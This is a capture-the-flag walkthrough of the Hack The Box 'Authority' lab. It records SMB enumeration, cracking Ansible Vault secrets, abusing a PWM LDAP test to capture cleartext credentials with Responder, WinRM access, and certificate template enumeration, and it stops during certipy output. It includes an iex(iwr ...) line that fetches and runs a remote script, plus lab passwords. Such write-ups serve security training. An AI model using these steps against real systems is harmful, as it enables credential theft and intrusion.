Authority
Box Info
This was a medium-rated AD box created by mrb3n and Sentinal920. In this box, an Ansible Vault was utilized to extract credentials for PWM. These credentials were subsequently employed on a PWM instance. The PWM instance could be configured to manipulate LDAP authentication, coercing it into attacking a server to capture credentials. Following this, an exploitation of a vulnerable certificate template was carried out to gain domain administrator privileges.
Recon
Nmap
# Nmap 7.92 scan initiated Tue Nov 28 14:55:35 2023 as: nmap -p- --min-rate 5000 -v -oN full -sV 10.10.11.222
Nmap scan report for authority.authority.htb (10.10.11.222)
Host is up (0.051s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
80/tcp    open     http          Microsoft IIS httpd 10.0
88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2023-11-28 19:56:09Z)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8443/tcp  open     ssl/https-alt
9389/tcp  open     adws?
35744/tcp filtered unknown
47001/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47072/tcp filtered unknown
49058/tcp filtered unknown
49664/tcp open     unknown
49665/tcp open     tcpwrapped
49666/tcp open     unknown
49667/tcp open     msrpc         Microsoft Windows RPC
49673/tcp open     unknown
49688/tcp open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
49689/tcp open     unknown
49691/tcp open     unknown
49692/tcp open     unknown
49700/tcp open     msrpc         Microsoft Windows RPC
49709/tcp open     unknown
49713/tcp open     unknown
49732/tcp open     unknown
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 28 14:57:36 2023 -- 1 IP address (1 host up) scanned in 121.58 seconds
Several ports are open including DNS(53), Kerberos (88), SMB, LDAP, RPC, and WINRM. It’s most likely a domain controller.
We can start with the automatic enumeration script enum4linux.py, It gives us the domain name, FQDN, and some information about the operating system and RPC port.
[--SNIP--]
 ===========================================================
|    Domain Information via SMB session for 10.10.11.222    |
 ===========================================================
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: AUTHORITY
NetBIOS domain name: HTB
DNS domain: authority.htb
FQDN: authority.authority.htb
Derived membership: domain member
Derived domain: HTB

[--SNIP--]
SMB Enumeration
We started with testing for a null session which was disabled, moving on to the guest session, where it was enabled.
Two shares i.e. Development and IPC$ are readable.
root@81eb036f84ce:/usr/src/crackmapexec# cme smb 10.10.11.222 -u 'guest' -p '' --shares
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.222    445    AUTHORITY        [+] authority.htb\guest:
SMB         10.10.11.222    445    AUTHORITY        [*] Enumerated shares
SMB         10.10.11.222    445    AUTHORITY        Share           Permissions     Remark
SMB         10.10.11.222    445    AUTHORITY        -----           -----------     ------
SMB         10.10.11.222    445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.10.11.222    445    AUTHORITY        C$                              Default share
SMB         10.10.11.222    445    AUTHORITY        Department Shares
SMB         10.10.11.222    445    AUTHORITY        Development     READ
SMB         10.10.11.222    445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.10.11.222    445    AUTHORITY        NETLOGON                        Logon server share
SMB         10.10.11.222    445    AUTHORITY        SYSVOL                          Logon server share
Since IPC$ is readable we can attempt RID cycling.
root@81eb036f84ce:/usr/src/crackmapexec# cme smb 10.10.11.222 -u 'guest' -p '' --rid
SMB         10.10.11.222    445    AUTHORITY        [*] Windows 10.0 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.222    445    AUTHORITY        [+] authority.htb\guest:
SMB         10.10.11.222    445    AUTHORITY        498: HTB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        500: HTB\Administrator (SidTypeUser)
SMB         10.10.11.222    445    AUTHORITY        501: HTB\Guest (SidTypeUser)
SMB         10.10.11.222    445    AUTHORITY        502: HTB\krbtgt (SidTypeUser)
SMB         10.10.11.222    445    AUTHORITY        512: HTB\Domain Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        513: HTB\Domain Users (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        514: HTB\Domain Guests (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        515: HTB\Domain Computers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        516: HTB\Domain Controllers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        517: HTB\Cert Publishers (SidTypeAlias)
SMB         10.10.11.222    445    AUTHORITY        518: HTB\Schema Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        519: HTB\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        520: HTB\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        521: HTB\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        522: HTB\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        525: HTB\Protected Users (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        526: HTB\Key Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        527: HTB\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        553: HTB\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.222    445    AUTHORITY        571: HTB\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.222    445    AUTHORITY        572: HTB\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.222    445    AUTHORITY        1000: HTB\AUTHORITY$ (SidTypeUser)
SMB         10.10.11.222    445    AUTHORITY        1101: HTB\DnsAdmins (SidTypeAlias)
SMB         10.10.11.222    445    AUTHORITY        1102: HTB\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.222    445    AUTHORITY        1601: HTB\svc_ldap (SidTypeUser)
After obtaining a list of users (in this case, we only have svc_ldap), we can attempt AS-REProasting to steal password hashes of users who have Kerberos pre-authentication disabled. However, there were no vulnerable accounts found.
Readable Development Folder
This folder had quite a good amount of files and folders which could have some sensitive info. So, let’s download and have a look.
┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $smbclient \\\\10.10.11.222\\Development -U 'guest%'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Mar 17 09:20:38 2023
  ..                                  D        0  Fri Mar 17 09:20:38 2023
  Automation                          D        0  Fri Mar 17 09:20:40 2023

		5888511 blocks of size 4096. 1519101 blocks available
smb: \> prompt off
smb: \> recurse on
smb: \> mget *

Found and tested some credentials hardcoded for Tomcat but they were of no use to us.
Cracking Ansible Vault Secrets
Sensitive information was discovered in the file Ansible/PWM/defaults/main.yml within the PWM folder. This file contained Ansible vault secrets.
Ansible vault is a feature that allows users to keep sensitive data such as passwords or keys in encrypted files rather than plaintext in playbooks or roles. These vault files can then be distributed or placed in source control.
Text from main.yml
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
We can follow snovvcrash’s article to crack the ansible vaults from our files.
First, we extracted the vault secrets in the proper format required for the next step.
┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $cat h1
$ANSIBLE_VAULT;1.1;AES256
326665343864353665376531366637316331386162643232303835663339663466623131613262396134353663663462373265633832356663356239383039640a346431373431666433343434366139356536343763336662346134663965343430306561653964643235643733346162626134393430336334326263326364380a6530343137333266393234336261303438346635383264396362323065313438
Then we need to convert it into hash which could be processed by hashcat.
┌─[✗]─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $/usr/share/john/ansible2john.py h1
h1:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8
Note here I had to remove the filename i.e. h1: part and the file should only contain the hash.
We were then able to crack the vault password with hashcat mode 16900.
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8:!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Ansible Vault
Hash.Target......: $ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2...bc2cd8
Time.Started.....: Wed Nov 29 09:16:11 2023 (18 secs)
Time.Estimated...: Wed Nov 29 09:16:29 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     2228 H/s (6.31ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 39936/14344385 (0.28%)
Rejected.........: 0/39936 (0.00%)
Restore.Point....: 38400/14344385 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:9984-9999
Candidates.#1....: jonah1 -> prospect

Started: Wed Nov 29 09:15:24 2023
Stopped: Wed Nov 29 09:16:33 2023
┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $/usr/share/john/ansible2john.py pwm_admin_password | awk -F ':' '{print $2}'
$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $/usr/share/john/ansible2john.py pwm_admin_password | awk -F ':' '{print $2}' > pwm_admin_password_hash
Upon inspecting all three vaults, it was observed that each one shared the same vault password. The next step involved decrypting the vault to access and read the sensitive information within.
As per the instructions we get three different secrets i.e. ldap_admin_password, pwm_admin_password, and pwm_admin_login.
┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $cat ldap_admin_password | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $cat pwm_admin_password | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $cat pwm_admin_login | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
I kept a note of the three for further enumeration.
IIS default page at TCP 80

Port 80 didn’t have much info and directory enumeration with fuff didn’t give much either. So we can move on to other ports.
PWM at Port 8443
PWM is an open-source password self-service application for LDAP directories. It has a web-based configuration manager running on port 8443. Just visiting the website greeted us with a message that PWM was currently running in configuration mode.


We can use the credentials extracted from the Ansible vault to log in to the config editor.
The username was svc_pwm and the password was pWm_@dm!N_!23. We were able to log in to the web portal and it had different configuration options we could play with. One of them that piqued my interest was LDAP settings and apparently, we could test that particular setting. This could be used to coerce authentication to the attacker’s server and leak credentials.

We were able to successfully coerce authentication to our server and gather sensitive information and in this case clear-text credentials.

Since I had tried this multiple times, the clear text credentials could be found in the logs of responder.
┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $cat /usr/share/responder/logs/LDAP-Cleartext-ClearText-10.10.11.222.txt
b'CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb':b'lDaP_1n_th3_cle4r!'
b'CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb':b'lDaP_1n_th3_cle4r!'
Since I have credentials for svc_ldap account, I tried to enumerate LDAP information from ldapsearch but couldn’t. My understanding here was that LDAP was configured to work only in LDAPS and that I couldn’t get to work so I moved on to crackmapexec for this.
┌─[noob@parrot]─[~/htb/authority/notes/smb_development]
└──╼ $ldapsearch -x -H ldap://10.10.11.222 -D 'authority\svc_ldap' -w 'lDaP_1n_th3_cle4r!' -b 'DC=authority,DC=htb' '(objectClass=user)'
ldap_bind: Invalid credentials (49)
	additional info: 80090308: LdapErr: DSID-0C090439, comment: AcceptSecurityContext error, data 52e, v4563
Confirmed that the credentials for svc_ldap were correct and also that this user had WINRM access over the domain.
root@a5c35e0df3f9:/usr/src/crackmapexec# cme winrm 10.10.11.222 -u 'svc_ldap' -p 'lDaP_1n_th3_cle4r!'
SMB         10.10.11.222    5985   AUTHORITY        [*] Windows 10.0 Build 17763 (name:AUTHORITY) (domain:authority.htb)
HTTP        10.10.11.222    5985   AUTHORITY        [*] http://10.10.11.222:5985/wsman
HTTP        10.10.11.222    5985   AUTHORITY        [+] authority.htb\svc_ldap:lDaP_1n_th3_cle4r! (Pwn3d!)
Post Credential Enumeration
After logging into the machine, I checked the user’s privileges and if it was a member of any vulnerable group.
Since there were few users, I tried enumerating initially with Winpeas and then moved on to Adpeas which showed some suspicious server certificates.
*Evil-WinRM* PS C:\windows\tasks> iex(iwr 10.10.14.112:8000/adPEAS.ps1 -UseBasicParsing)
It can be seen that the template “CorpVPN” has ENROLLEE_SUPPLIES_SUBJECT flag as true and Domain Computer has enrolment rights for this template.
[?] +++++ Checking Template 'CorpVPN' +++++
[!] Template 'CorpVPN' has Flag 'ENROLLEE_SUPPLIES_SUBJECT'
[+] Identity 'HTB\Domain Computers' has enrollment rights for template 'CorpVPN'
Template Name:				CorpVPN
Template distinguishedname:		CN=CorpVPN,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=authority,DC=htb
Date of Creation:			03/24/2023 23:48:09
[+] Extended Key Usage:			Encrypting File System, Secure E-mail, Client Authentication, Document Signing, 1.3.6.1.5.5.8.2.2, IP Security User, KDC Authentication
EnrollmentFlag:				INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT_CHECK_USER_DS_CERTIFICATE
[!] CertificateNameFlag:		ENROLLEE_SUPPLIES_SUBJECT
[+] Enrollment allowed for:		HTB\Domain Computers
This vulnerability could be easily confirmed with certipy.
(venv) ┌─[✗]─[noob@parrot]─[~/htb/authority/notes/certs]
└──╼ $certipy find -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -dc-ip 10.10.11.222 -vulnerable -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[*] Trying to get CA configuration for 'AUTHORITY-CA' via CSRA
